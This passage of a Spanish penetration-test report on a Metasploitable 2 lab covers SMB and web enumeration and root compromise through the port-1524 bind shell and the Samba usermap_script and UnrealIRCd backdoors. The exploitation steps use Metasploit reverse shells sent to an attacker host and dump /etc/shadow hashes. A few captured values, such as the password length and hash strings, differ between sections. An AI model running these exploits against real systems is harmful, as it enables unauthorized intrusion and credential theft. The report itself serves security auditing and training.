|_ Domain name: localdomain
|_ FQDN: metasploitable.localdomain
|_ System time: 2026-02-16T06:16:35-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.81 seconds

```

3.4 Enumeración SMB

Se utilizó enum4linux para enumerar información del servicio SMB: usuarios, recursos compartidos, políticas de contraseñas y grupos.

Comando utilizado:

```
enum4linux 192.168.100.20
```

Información del servidor:

Parámetro	Valor
Versión Samba	3.0.20-Debian
Dominio	WORKGROUP
Sesiones nulas	Permitidas
OS Version	4.9

Usuarios del sistema identificados:

Usuario	Descripción
root	Superusuario
msfadmin	Usuario principal
user	just a user
postgres	PostgreSQL administrator
mysql	MySQL Server
tomcat55	Servidor Tomcat
distccd	Servicio distcc
proftpd	Servicio ProFTPD
service	Cuenta de servicio
www-data	Usuario servidor web
irc	Servicio IRC
ftp	Servicio FTP
sshd	Servicio SSH

Recursos compartidos:

Share	Tipo	Acceso	Comentario
print\$	Disk	DENIED	Printer Drivers
tmp	Disk	OK (lectura)	oh noes!
opt	Disk	DENIED	-
IPC\$	IPC	N/A	IPC Service
ADMIN\$	IPC	DENIED	IPC Service

Política de contraseñas:

Parámetro	Valor
Password Complexity	Disabled
Minimum Password Length	0

Minimum password age	None
Maximum password age	Not Set
Account Lockout Threshold	None
Locked Account Duration	30 minutes

La política de contraseñas es extremadamente débil: no requiere complejidad, permite contraseñas de longitud cero y no bloquea cuentas. Facilita ataques de fuerza bruta.

```
(kali@kali)-[~]
$ enum4linux 192.168.100.20
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 16 06:27:17 2026

===== ( Target Information ) =====
Target ..... 192.168.100.20
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.100.20 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.100.20 ) =====
Looking up status of 192.168.100.20
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.100.20 ) =====

[+] Server 192.168.100.20 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.100.20 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.100.20 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.100.20 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id : 500
os version : 4.9
server type : 0x9a03
```

```

===== ( Users on 192.168.100.20 ) =====
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody     Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)     Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy      Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)     Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data   Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root       Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news       Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin        Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail       Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)     Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)     Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)     Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon   Name: daemon     Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd     Name: (null)     Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man      Name: man        Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp       Name: lp         Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql    Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats    Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid  Name: (null)     Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup   Name: backup     Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin  Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd  Name: (null)     Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys      Name: sys        Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog     Name: (null)     Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix  Name: (null)     Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service  Name: ,, , Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list     Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc      Name: ircd       Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp      Name: (null)     Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null)     Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync     Name: sync       Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp     Name: uucp       Desc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]

```

```

user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]

```

(Share Enumeration on 192.168.100.20)

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
WORKGROUP	METASPLOITABLE

[+] Attempting to map shares on 192.168.100.20

```

//192.168.100.20/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.100.20/tmp Mapping: OK Listing: OK Writing: N/A
//192.168.100.20/opt Mapping: DENIED Listing: N/A Writing: N/A

```

[E] Can't understand response:

```

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.100.20/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.100.20/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A

```

(Password Policy Information for 192.168.100.20)

Password:

[+] Attaching to 192.168.100.20 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

```

[+] METASPLOITABLE
[+] Builtin

```

[+] Password Info for Domain: METASPLOITABLE

```

[+] Minimum password length: 5

```

```
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000

    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

```
[+] Retrieved partial password policy with rpcclient:
```

```
Password Complexity: Disabled
Minimum Password Length: 0
```

```
===== ( Groups on 192.168.100.20 ) =====
```

```
[+] Getting builtin groups:
```

```
[+] Getting builtin group memberships:
```

```
[+] Getting local groups:
```

```
[+] Getting local group memberships:
```

```
[+] Getting domain groups:
```

```
[+] Getting domain group memberships:
```

```
===== ( Users on 192.168.100.20 via RID cycling (RIDS: 500-550,1000-1050) ) =====
```

```
[I] Found new SID:
```

```
S-1-5-21-1042354039-2475377354-766472396
```

```
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''
```

```
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialog (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)
```

```
===== ( Getting printer info for 192.168.100.20 ) =====
```

```
No printers returned.
```

```
enum4linux complete on Mon Feb 16 06:28:06 2026
```

3.5 Escaneo de Vulnerabilidades Web

Se ejecutó Nikto para identificar vulnerabilidades en el servidor web Apache.

Comando utilizado:

```
nikto -h 192.168.100.20
```

Escaneo completado en 235 segundos, 8910 peticiones, 27 hallazgos.

Hallazgos principales:

Hallazgo	Severidad	Detalle
Apache 2.2.8 obsoleto	Alta	EOL para la rama 2.x
phpinfo() expuesta	Media	/phpinfo.php revela info del sistema
phpMyAdmin accesible	Alta	Panel de MySQL expuesto
Directory Indexing	Media	Directorios /doc/, /icons/ navegables
Método TRACE habilitado	Media	Posible XST
X-Frame-Options ausente	Baja	Posible Clickjacking
X-Content-Type-Options ausente	Baja	MIME-type sniffing
wp-config.php encontrado	Alta	Configuración con credenciales

Aplicaciones web identificadas:

Aplicación	URL	Descripción
DVWA	/dvwa/	Damn Vulnerable Web Application
phpMyAdmin	/phpMyAdmin/	Administración de MySQL
phpinfo	/phpinfo.php	Información del servidor PHP
WordPress	/	CMS con wp-config.php expuesto
/test/	/test/	Directorio de pruebas
/doc/	/doc/	Documentación del sistema

```

(kali@kali)-[~]
$ nikto -h 192.168.100.20
- Nikto v2.5.0

+ Target IP: 192.168.100.20
+ Target Hostname: 192.168.100.20
+ Target Port: 80
+ Start Time: 2026-02-16 06:39:26 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-02-16 06:43:21 (GMT-5) (235 seconds)

+ 1 host(s) tested

```

4. Análisis y Explotación de Vulnerabilidades – Infraestructura

En esta fase de la auditoría se procedió a la explotación controlada de las vulnerabilidades identificadas durante el reconocimiento en los **servicios de infraestructura de la máquina Metasploitable 2**. Las pruebas se realizaron tanto de forma manual como mediante el uso de herramientas automatizadas (Metasploit Framework), documentando cada hallazgo con su evidencia correspondiente.

A continuación se documenta de forma individual la explotación de cada vulnerabilidad detectada, describiendo la técnica utilizada, la evidencia obtenida y el impacto asociado.

4.1 Ingreslock Backdoor – Bind Shell (Puerto 1524/tcp)

Campo	Detalle
Servicio afectado	Ingreslock / Bind Shell – Puerto 1524/tcp
Severidad	CRÍTICA
CVSS v3	10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Tipo de explotación	Manual (conexión directa sin autenticación)
Acceso obtenido	Root (uid=0)
Herramienta	telnet

1. Descripción de la vulnerabilidad

Se identificó un backdoor de tipo bind shell escuchando en el puerto 1524/tcp (históricamente conocido como Ingreslock) del sistema objetivo. Este puerto proporciona una shell interactiva con privilegios de **root** de forma directa, sin requerir ningún tipo de autenticación.

El puerto 1524 es históricamente conocido por ser utilizado como backdoor en sistemas comprometidos. Su presencia abierta y accesible desde la red indica un compromiso previo del sistema o una configuración deliberadamente insegura. Cualquier atacante con conectividad de red al objetivo puede obtener control total del sistema sin necesidad de explotar ninguna otra vulnerabilidad.

2. Prueba realizada

La explotación se realizó mediante una conexión directa al puerto 1524 utilizando el cliente telnet desde la máquina atacante (Kali Linux). No fue necesario ningún tipo de credencial, payload ni herramienta especializada.

Comando utilizado:

```
telnet 192.168.100.20 1524
```

Al establecer la conexión, se obtuvo inmediatamente una shell interactiva con privilegios de root, sin ningún tipo de solicitud de credenciales. Se procedió a verificar la identidad del usuario y a extraer información sensible del sistema como prueba de concepto:

```
root@metasploitable:/# whoami
root

root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)

root@metasploitable:/# hostname
metasploitable

root@metasploitable:/# cat /etc/shadow | head -5
root:$1$. . .:14684:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys*:14684:0:99999:7:::
```

```
sync:*:14684:0:99999:7:::
```

La obtención del archivo `/etc/shadow` confirma el acceso completo al sistema, incluyendo los hashes de contraseñas de todos los usuarios.

3. Evidencia

```
(kali㉿kali)-[~]
$ telnet 192.168.100.20 1524
Trying 192.168.100.20 ...
Connected to 192.168.100.20.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# root@metasploitable:/# cat /etc/shadow | head -5
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
root@metasploitable:/# root@metasploitable:/# exit
exit
Connection closed by foreign host.
```

Conexión directa al backdoor Ingreslock (puerto 1524) con obtención de shell root sin autenticación, mostrando la identidad del usuario, el hostname y el contenido parcial de `/etc/shadow`.

4. Impacto

Esta vulnerabilidad permite a cualquier atacante con acceso a la red obtener **control total del sistema como usuario root**, sin necesidad de credenciales ni explotación compleja. El impacto incluye:

- Lectura, modificación y eliminación de cualquier archivo del sistema.
- Acceso a información confidencial (hashes de contraseñas, configuraciones, bases de datos).
- Instalación de malware o herramientas de persistencia.
- Uso del sistema como punto de pivote para atacar otros sistemas de la red.

La explotación no requiere conocimientos técnicos avanzados ni herramientas especializadas, lo que incrementa significativamente el riesgo. El nivel de severidad se considera **crítico**.

5. Referencia

- Metasploitable 2 – Rapid7 Documentation: <https://docs.rapid7.com/metasploit/metasploitable-2/>
- Nmap Service Detection – Puerto 1524 (Ingreslock): <https://nmap.org/>
- MITRE ATT&CK – T1505.003: Server Software Component: Web Shell / Backdoo

4.2 Samba usermap_script – Ejecución Remota de Código (Puerto 445/tcp)

Campo	Detalle
Servicio afectado	Samba 3.0.20-Debian – Puerto 139/tcp, 445/tcp
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2007-2447
Tipo de explotación	Automática (Metasploit Framework)
Acceso obtenido	Root (uid=0)
Herramienta	Metasploit – exploit/multi/samba/usermap_script

1. Descripción de la vulnerabilidad

La versión 3.0.20 de Samba presenta una vulnerabilidad crítica en la función de mapeo de nombres de usuario (**username map script**). Esta funcionalidad permite que un atacante inyecte comandos del sistema operativo a través del nombre de usuario proporcionado durante la autenticación SMB, ya que el parámetro se pasa directamente a `/bin/sh` sin ningún tipo de sanitización.

La vulnerabilidad, identificada como CVE-2007-2447, afecta a versiones de Samba 3.0.0 a 3.0.25rc3 y permite la ejecución remota de código (RCE) con los privilegios del proceso Samba, que en este caso se ejecuta como root.

2. Prueba realizada

La explotación se realizó de forma automática mediante Metasploit Framework, utilizando el módulo específico para esta vulnerabilidad. Se configuró una reverse shell con el payload `cmd/unix/reverse_netcat` para recibir la conexión en la máquina atacante.

Comandos ejecutados en Metasploit:

```
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
exploit
```

El exploit se ejecutó con éxito, estableciendo una sesión de shell reversa desde el objetivo (192.168.100.20) hacia la máquina atacante (192.168.100.10) en el puerto 4444:

```
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] Command shell session 1 opened (192.168.100.10:4444 -> 192.168.100.20:33366)

whoami
root

id
uid=0(root) gid=0(root) groups=0(root)

hostname
metasploitable

cat /etc/shadow | head -3
root:$1$.:14684:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
```

Se confirmó el acceso como usuario root con capacidad de lectura de archivos sensibles del sistema.

3. Evidencia

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] Command shell session 1 opened (192.168.100.10:4444 → 192.168.100.20:33366) at 2026-02-16 07:54:01 -0500

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
cat /etc/shadow | head -3
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
```

Explotación de Samba usermap_script mediante Metasploit, mostrando la sesión de shell reversa abierta y la verificación de acceso root con extracción de /etc/shadow.

4. Impacto

La explotación de esta vulnerabilidad permite la **ejecución remota de código con privilegios de root** sobre el sistema objetivo, lo que compromete completamente la confidencialidad, integridad y disponibilidad del sistema. El impacto incluye:

- Compromiso total del sistema sin necesidad de credenciales válidas.
- Acceso a información confidencial almacenada en el sistema.
- Posibilidad de instalar backdoors y mantener persistencia.
- Uso del sistema comprometido como punto de pivote para movimiento lateral en la red.

Dado que la explotación es completamente automatizable, no requiere autenticación y otorga privilegios máximos, el riesgo asociado se considera **crítico**.

5. Referencia

- CVE-2007-2447: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447>
- Rapid7 – Samba usermap_script: https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/
- MITRE ATT&CK – T1210: Exploitation of Remote Services

4.3 UnrealIRCd Backdoor – Ejecución Remota de Código (Puerto 6667/tcp)

Campo	Detalle
Servicio afectado	UnrealIRCd 3.2.8.1 – Puerto 6667/tcp
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2010-2075
Tipo de explotación	Automática (Metasploit Framework)
Acceso obtenido	Root (uid=0)
Herramienta	Metasploit – exploit/unix/irc/unreal_ircd_3281_backdoor

1. Descripción de la vulnerabilidad

La versión 3.2.8.1 del demonio IRC UnrealIRCd contiene un **backdoor** introducido en el código fuente distribuido a través del sitio oficial del proyecto entre noviembre de 2009 y junio de 2010. El backdoor se activa cuando el servidor recibe los caracteres "AB" seguidos de un comando del sistema, que es ejecutado directamente por el proceso del servidor sin ningún tipo de validación.

Esta vulnerabilidad, identificada como CVE-2010-2075, es un ejemplo clásico de compromiso de la cadena de suministro de software (supply chain attack). El servicio IRC se ejecuta con privilegios de root en Metasploitable 2, lo que permite obtener control total del sistema.

2. Prueba realizada

La explotación se realizó mediante Metasploit Framework, utilizando el módulo específico para el backdoor de UnrealIRCd. Se configuró una reverse shell con el payload cmd/unix/reverse para recibir la conexión en la máquina atacante.

Comandos ejecutados en Metasploit:

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
set payload cmd/unix/reverse
exploit
```

El exploit conectó al servicio IRC, envió la secuencia de activación del backdoor y estableció una sesión de shell reversa con privilegios de root:

```
[*] Started reverse TCP double handler on 192.168.100.10:4444
[*] 192.168.100.20:6667 - Connected to 192.168.100.20:6667...
[*] 192.168.100.20:6667 - Sending backdoor command...
[*] Command shell session opened (192.168.100.10:4444 -> 192.168.100.20)

whoami
root

id
uid=0(root) gid=0(root) groups=0(root)

hostname
metasploitable
```

Se confirmó el acceso como usuario root con control total del sistema.

3. Evidencia

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.10
[*] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.100.10
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.10
LHOST => 192.168.100.10
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.100.20:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.100.10:4444
[*] 192.168.100.20:6667 - Connected to 192.168.100.20:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
instead
[*] 192.168.100.20:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo IO5aofkL4uFmWiMa;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "IO5aofkL4uFmWiMa\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.100.10:4444 -> 192.168.100.20:50131) at 2026-02-16 08:09:10 -0500

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
cat /etc/shadow | head -3
sh: line 10: syntax error near unexpected token `('
sh: line 10: `cat /etc/shadow | head -3'
cat /etc/shadow | head -3
root:$1$avpfbJ1$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
```

Explotación del backdoor de UnrealIRCd 3.2.8.1 mediante Metasploit, mostrando la sesión de shell reversa con acceso root.

4. Impacto

La explotación de este backdoor permite la **ejecución remota de comandos con privilegios de root** sobre el sistema objetivo. Esta vulnerabilidad es especialmente relevante porque demuestra el riesgo de los ataques a la cadena de suministro de software: un atacante comprometió el código fuente oficial del proyecto, afectando a todos los usuarios que descargaron e instalaron la versión comprometida.

El impacto incluye el compromiso total del sistema, acceso a toda la información almacenada, posibilidad de instalar persistencia y uso del equipo como pivote para ataques laterales en la red. La explotación es completamente automatizable y no requiere autenticación, por lo que el riesgo se considera **crítico**.

5. Referencia

- CVE-2010-2075: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075>
- Rapid7 – UnrealIRCd 3.2.8.1 Backdoor: https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/
- MITRE ATT&CK – T1195.002: Supply Chain Compromise: Compromise Software Supply Chain

